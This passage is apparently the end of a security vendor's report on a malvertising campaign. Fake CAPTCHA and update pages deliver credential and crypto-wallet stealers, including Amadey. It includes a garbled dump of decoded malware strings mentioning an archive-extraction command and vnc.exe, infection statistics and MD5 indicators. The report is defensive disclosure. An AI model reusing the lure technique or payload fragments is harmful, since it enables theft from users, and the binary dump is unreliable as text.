nd Expand-Archive -Path ' ♣ ☺ 111 " ! * --- 5120 vnc.exe
@ invalid string position list too long vector too long string too long
ЧЦG `2B ▼B ▼B ▶▼B ▶▼B ▼B ЁAB └▲B p↔B ↔B ╜└B a└B P└B A└B p└B °%G p^B p^
B ▒^B a^B p^B P^B dПG `jB P%B ▶$B $B p└B A#B ┌Л¶лв╣┤▒▼ к S♣♥(ПG prB prB ╜

Snippet of Amadey code used in this campaign

Statistics

From September 22 to October 14, 2024, over 140,000 users encountered ad scripts. Kaspersky's telemetry data shows that out of these 140,000, over 20,000 users were redirected to infected sites, where some of them saw a fake update notification or a fake CAPTCHA. Users in Brazil, Spain, Italy, and Russia were most frequently affected.

Conclusion

Cybercriminals often infiltrate ad networks that are open to all comers. They purchase advertising slots that redirect users to malicious resources, employing various tricks to achieve infections. The above campaign is of interest because (a) it leverages trust in CAPTCHA to get users to perform unsafe actions, and (b) one of the stealers makes use of the legitimate BitLocker To Go utility. The malware works to enrich its operators both by stealing victims' credentials and crypto wallets, and by exploiting online stores that pay money for traffic to their websites.

Indicators of compromise

e3274bc41f121b918ebb66e2f0cbfe29
525abe8da7ca32f163d93268c509a4c5
ee2ff2c8f49ca29fe18e8d18b76d4108
824581f9f267165b7561388925f69d3a
